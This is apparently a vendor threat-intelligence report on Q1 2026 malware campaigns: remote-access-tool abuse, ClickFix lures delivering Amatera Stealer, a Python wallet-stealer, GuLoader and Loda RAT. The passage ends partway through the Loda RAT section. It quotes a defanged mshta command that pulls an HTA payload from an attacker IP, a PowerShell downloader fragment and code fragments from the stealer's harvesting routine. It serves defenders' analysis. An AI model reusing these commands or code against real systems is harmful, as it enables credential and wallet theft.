Wolf Security

HP Wolf Security Threat Insights Report

June 2026

Wolf Security

Threat Landscape

Welcome to the June 2026 edition of the HP Wolf Security Threat Insights Report

Each quarter our security experts highlight notable malware campaigns, trends and techniques identified by HP Wolf Security. By isolating threats that have evaded detection tools and made it to endpoints, HP Wolf Security spotlights the latest techniques used by cybercriminals, equipping security teams with the knowledge to combat emerging threats and improve their security postures.[1] This edition documents notable threats seen in the wild in calendar Q1 2026.

Executive Summary

Script and executable threats in Q1 2026

39%

Email threats that evaded gateway security in Q1 2026

11%

▪ In Q1 2026, HP Threat Research found cybercriminal campaigns abusing LogMeIn and ScreenConnect, two legitimate remote access tools commonly used for IT support (T1219.002).[2] The use of remote access tools is not new, but these campaigns stood out because of the specific tools attackers chose. The campaigns relied on tax year-end phishing emails and fake desktop app downloads to install the tools without the user's knowledge, giving attackers full control of victim devices while helping them avoid suspicion.

▪ Attackers behind ClickFix malware campaigns disguised malware as audio files to evade detection. Victims are guided through realistic CAPTCHA prompts on well-designed fake websites, triggering malicious commands that execute malware payloads in the background (T1204.004).[3] The campaigns, which were stopped by HP Wolf Security, would have delivered Amatera Stealer.[4] The malware steals credentials, browser cookies, and cryptocurrency wallet data. We also observed follow-on payloads, including adware and NetSupport, giving attackers remote control of infected endpoints.

▪ This quarter saw attackers spread fake cryptocurrency wallet recovery tools that claimed to help users locate lost wallets but instead stole them. Shared via code-sharing platforms and media download sites, the emoji-filled infostealer scripts were likely vibe-coded. The scripts harvest credentials, wallet and system data, which are then packaged into archive files for exfiltration.

▪ Attackers continued to weaponize common document workflows in Q1, with HP Wolf Security stopping a PDF-based GuLoader campaign that used CAPTCHAs to evade detection, Excel macro Loda RAT attacks aimed at Spanish-language speakers, and Global Group ransomware delivered via a Windows shortcut disguised as a Word document.[5] [6] [7]

Notable Threats

Fresh campaigns abuse legitimate remote access tools

In Q1 2026, HP Threat Research observed new campaigns abusing LogMeIn and ScreenConnect to gain remote access to victim endpoints (T1219.002).[2] Attackers have abused legitimate remote access tools for years, but these campaigns stood out because of the specific products deployed and the use of attacker-controlled enrolment.


Rather than tampering with the applications, attackers distributed official installers and enrolled victim devices into accounts they controlled. This allowed them to use legitimate vendor infrastructure for remote access, making the activity harder to distinguish from routine IT administration than conventional malware deployment.[2]

The campaigns reached users through phishing emails with PDF attachments (T1566.001).[8] Attackers used tax-themed lures that matched the year-end filing period, when individuals and businesses are gathering documents, submitting returns and paying tax bills. The attachments claimed to provide a secure way to transfer sensitive tax documents.

When opened, the PDF directs the recipient to a webpage that appears to load a document (T1204.001).[9] The page also initiates the download of a password-protected archive (T1027.015).[10] The password was supplied in the original PDF, making it harder for some gateway scanners to inspect the contents before delivery (T1027.013).[11]

Inside the archive is a VBScript file labelled as a tax summary. If opened, the file begins a mostly automated installation chain (T1204.002).[12] First, the script downloads the final payload (T1059.005).[13] It then attempts to install it, triggering a User Account Control prompt to obtain the elevated privileges needed to complete installation, and re-executes it with elevated privileges if the user approves the prompt.

The script also uses a decoy to reduce suspicion. While the installer runs, it opens a browser page displaying a pre-generated tax document. This gives the user the impression that the expected document loaded successfully. In the background, however, a remote access tool was installed on their PC.[2]



Figures 1 & 2 – PDF tax summary lure (left) and successful download of malicious archive (right)

The payload is the official LogMeIn client. Because the installer is signed and legitimate, the campaign lacks some indicators associated with conventional malware, such as communication over the network with untrustworthy domains and IP addresses. The attackers also use MSI command-line parameters to suppress prompts that would normally tell the user that remote access software was being installed.

Once installed, LogMeIn connects to the vendor's infrastructure under the attacker's account. The software then downloads additional components for system discovery (T1105).[14] These components collect information about the endpoint, including patch levels (T1082) and installed security products (T1518.001). [15] [16] The attacker can use the remote session to browse files, search for sensitive data, or install additional tools (T1083).[17]

HP Threat Research also observed remote access tool abuse outside tax-themed phishing. In other campaigns, attackers claimed that users needed a software update to view a document. The links led to a polished fake website that appears to detect the user's software version and immediately offers an update.[9] The downloaded file does not contain the promised update, but instead installs remote access software controlled by the attacker.[12]

Figure 3 – Archive containing malicious VBScript

Figure 4 – System enumeration using legitimate remote access tool

Fake application websites were another delivery route. Attackers used search engine poisoning and malvertising to direct users to sites offering fake desktop versions of apps that are normally used on mobile devices or controlled through command-line interfaces (T1189).[18] Users who downloaded these applications instead installed remote access software or other malware.[12]

Well-designed lures can make malicious installations look like routine document access, software updates or legitimate app downloads. HP Sure Click stopped this threat, preventing the attacker from gaining control of the device. Organizations also need ways to protect their most sensitive applications and data if an attacker gains a foothold. Application isolation solutions like HP Sure Access Enterprise can help by separating access to high-value applications and data from the rest of the endpoint.




Figure 5 – Legitimate remote access tool with valid code signing certificate used by the attacker




Figure 6 – PDF lure leading to fake software update




Figure 7 – Fake software update website serving remote access tool

ClickFix CAPTCHA lures deliver Amatera Stealer through fake audio files

In Q1 2026, HP Wolf Security observed a ClickFix campaign that used fake CAPTCHA pages to trick users into running malicious commands on their PCs (T1204.004).[3] The pages copied an mshta command to the clipboard and instructed users to execute it, starting an infection chain that delivered Amatera Stealer and, in some cases, follow-on payloads.[4]

The fake CAPTCHA pages imitated legitimate verification prompts with familiar logos, animations, and step-by-step instructions. In this campaign, the copied command was:

mshta hxxp://185[.]193[.]89[.]158/sombr.aif

When executed, Windows launches mshta.exe and passes the downloaded content to the Microsoft HTML Application Host (T1218.005).[19] The command downloads a file, sombr.aif, from an attacker-controlled IP address (T1105).[14] Although .aif is normally associated with audio files, sombr.aif is an HTA file containing malicious script code (T1036.008).[20] Similar campaigns have used other misleading extensions, including .pl, .m3u3 and .wav.[20]

The HTA file executes an encoded PowerShell command (T1059.001).[21] The encoding conceals the command content before execution (T1027.013).[11] PowerShell then downloads and runs a second file named n2.gz.[14] This extension is also misleading since the file contains PowerShell code and is not a GZ archive.[20] The script then downloads an archive from a specified domain, saves it to the user's temporary folder, extracts a full installation directory, searches the directory for an executable file, and runs it (T1027.015).[10]

Figure 8 – Fake CAPTCHA designed to trick users into running malicious code on their PCs

One unusual feature is the script's detailed logging. The PowerShell code writes a log file recording the installation steps it performs. This logging may have been added during testing and left in place when the campaign went live.[21]

The extracted executable is named Setup.exe and is a legitimate signed Python 3.11 executable. It does not contain malicious code. Instead, the attacker uses DLL sideloading so that when Setup.exe runs, it loads a malicious python311.dll from the same directory (T1574.001).[22]

The malicious DLL is unsigned, slightly larger than the legitimate Python DLL, and exports a modified Py_Main function. This function acts as the malware's entry point.

The payload is Amatera Stealer, an information stealer associated with earlier variants such as ACR Stealer.[4] Amatera targets credentials, browser cookies, and cryptocurrency wallet data, and it can also act as a loader. We observed follow-on payloads being delivered in this campaign, including adware and NetSupport, a legitimate remote management tool abused by attackers to gain remote control of infected endpoints.[2]

```
function Start-PackageDownload {
    [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtoc
    $url = "https://flowerz.my/li.zip"
    $zipFile = "$env:TEMP\\li.zip"
    $extractPath = "$env:TEMP\\li"
try { $m__k4f8omst = [Math]::Sqrt(34.69) } catch {}
    $client = New-Object Net.WebClient
    $client.Headers.Add("User-Agent", "Mozilla/5.0 (Windows NT 10.0;
try { $m__gutid7t = [Math]::Sqrt(6.46) } catch {}
    $client.DownloadFile($url, $zipFile)
try { $m__0xwr9iu = [Math]::Sqrt(26.69) } catch {}
    if (Test-Path $zipFile) {
try { $m__x92qi = [Math]::Sqrt(35.98) } catch {}
        New-Item -Path $extractPath -ItemType Directory -Force | Out-
```

Figure 9 – Malicious PowerShell script used to download next malware stage




Figure 10 – Python files used to run Amatera Stealer using DLL sideloading

Python infostealer targets users searching for lost cryptocurrency wallets


In early January, HP Wolf Security stopped an attack where a user downloaded a Python script named Crypto Wallet Finder App.py from a popular file-sharing service. The filename and presentation suggested that the tool could help recover lost cryptocurrency wallets on the system. In reality, the script was an information stealer that executed through Python (T1059.006).[23]

The malware is designed to collect system information, and extract passwords and sensitive data from web browsers (T1555.003).[24] It also searches for documents, photos, and cryptocurrency wallet files on the local system (T1005) and can capture screenshots (T1113).[25] [26] Any wallet data found by the script is not returned to the user. Instead, it is packaged with the rest of the stolen information and sent to the attacker.

The script stages the stolen data in a local folder before compressing it into a ZIP archive (T1560.001).[27] To improve its chances of running successfully, the malware installs missing Python modules directly on the victim's system. One of these modules enables network communication, which the malware uses to exfiltrate the ZIP archive through a Discord webhook (T1567.004).[28] This gives the attacker a simple way to receive stolen files in a configured Discord channel without maintaining dedicated command-and-control infrastructure.

Several features suggest that the malware was written using AI-assisted or "vibe coding" techniques. The code structure, naming patterns and heavy use of emojis are consistent with code produced or heavily modified through AI assistance. We also identified GitHub repositories using the same wallet-recovery decoy to distribute other information stealers, indicating that this lure is being reused across similar campaigns.

The attack relies on victims' desperation to recover lost cryptocurrency. Users searching for wallet recovery tools may be more willing to run unfamiliar scripts found online, especially when the tool appears to offer a direct solution to a high-value personal problem. In this case, running the script does not recover a wallet. Rather, it exposes browser credentials, documents, screenshots and any cryptocurrency wallet to the threat actor.



Figures 11 & 12 – Malicious crypto wallet recovery tools promoted on GitHub

```
# Run all extraction operations
operations = [
    ("🖥️ Gathering system information", self.get_system_info_comprehensive),
    ("📶 Extracting WiFi passwords", self.extract_wifi_passwords),
    ("🌐 Extracting Chrome data", self.extract_browser_data_chrome),
    ("🌐 Extracting Edge data", self.extract_browser_data_edge),
    ("💰 Extracting cryptocurrency data", self.extract_crypto_data),
    ("📄 Extracting documents", self.extract_documents),
    ("📸 Extracting photos", self.extract_photos),
    ("🖼️ Taking screenshot", self.take_screenshot),
]
```

Figure 13 – Emoji-filled Python script used to steal sensitive data

```
with zipfile.ZipFile(zip_filename, 'w', zipfile.ZIP_DEFLATED, compresslevel=9) as zipf:
    # Create complete organized structure
    categories = [
        'System_Information',
        'Network/WiFi_Data',
        'Browsers/Chrome/Passwords',
        'Browsers/Chrome/History',
        'Browsers/Chrome/Cookies',
        'Browsers/Edge/Passwords',
        'Browsers/Edge/History',
        'Browsers/Edge/Cookies',
        'Browsers/Brave/Passwords',
        'Browsers/Brave/History',
        'Browsers/Brave/Cookies',
        'Cryptocurrency/MetaMask',
        'Cryptocurrency/TrustWallet',
        'Cryptocurrency/Exodus',
        'Cryptocurrency/Binance',
        'Cryptocurrency/Coinbase',
        'Documents/PDF_Files',
        'Documents/Word_Files',
        'Documents/Excel_Files',
        'Documents/Text_Files',
        'Photos/JPG_Images',
        'Photos/PNG_Images',
        'Photos/Other_Images',
        'Screenshots',
        'Application_Data',
        'Credentials'
    ]
```

Figure 14 – Types of data targeted by the malware

PDF campaigns use CAPTCHAs and obfuscated scripts to deliver GuLoader

In Q1 2026, HP Wolf Security observed a slight increase in PDF lures used for malware delivery and phishing. Themes included blurred document previews with prominent buttons, court notices and salary or bonus payment notifications. After opening the PDFs, users were typically sent to external websites. Malware campaigns used these sites to serve downloads, while phishing campaigns redirected users to credential harvesting pages.

Attackers often used compromised websites or trusted online services rather than infrastructure directly operated by attackers. In one phishing campaign, we saw attackers abuse Figma, a legitimate file hosting service, by hosting simple slides that instructed users to click links leading to phishing sites (T1102).[29]

Another campaign used a PDF lure about a bonus payment to deliver GuLoader.[5] The PDF redirected the user to a CAPTCHA-protected webpage, which helped prevent automated analysis tools from downloading the payload. When the site judged the visitor to be legitimate, it served an archive file with a filename related to the bonus payment theme (T1027.015).[10]


The archive contained a heavily obfuscated script padded with comments, likely to interfere with static scanning and slow manual analysis (T1027.010).[30] The script also contained an appended Authenticode signature block, but the signature did not validate (T1036.001).[31]

The script built and executed a PowerShell command (T1059.001).[21] It used an unusual obfuscation step by opening notepad.exe, locating the first instances of s and l, and using those characters while constructing the command.[30] The purpose of this may have been to complicate static analysis.


The resulting PowerShell used dynamic obfuscation so that meaningful instructions were reconstructed only during execution.[30] It downloaded another encoded PowerShell payload using a custom user agent that imitates Mozilla Firefox (T1105).[14] The payload was decoded and executed in the same process context.[21]


The decoded payload followed a pattern we have seen in previous campaigns, with binary code in the first section and PowerShell loader logic in the second. The PowerShell allocated memory, copied the binary code into it, changed memory permissions with NtProtectVirtualMemory, and transferred execution with CallWindowProcA, consistent with in-memory shellcode execution (T1620).[32]

The shellcode was GuLoader, a downloader used to retrieve additional malware after the initial infection.[5] GuLoader frequently uses legitimate cloud services to host or retrieve payloads, helping operators blend malicious traffic with normal network activity. Its main risk is the follow-on malware it retrieves and executes, including credential stealers, RATs or ransomware.




Figures 15 & 16 – PDF lures





Figures 17 & 18 – PDF lures



Figures 19 & 20 – Malicious PDF hosted on Figma (left) and CAPTCHA used to evade automated scanning tools (right)




Figure 21 – Invalid script signature

Spanish-language campaign targeting Central America uses Excel macros to deliver Loda RAT

In a Spanish-language campaign observed primarily in Central America, attackers distributed malicious Excel documents as email attachments (T1566.001).[8] They used payment-themed subjects and body text to encourage recipients to open the attachment. The spreadsheet reinforced the lure with a blurred bank statement in the background and prompted the user to enable active content.

If the user enables macros, the embedded VBA code starts the infection chain (T1059.005).[13] The macro constructs a VBScript, writes it to the public user directory, and executes it through a shell command.[13]

The VBScript downloads a 15 MB JavaScript file from an attacker-controlled domain (T1105).[14] It saves the file to the public user directory and executes it (T1059.007).[33] The attackers pad the JavaScript with redundant content. After removing unnecessary lines, roughly 80% of the script can be ignored. This padding likely helps the file evade static scanning and slows manual analysis (T1027.010).[30]

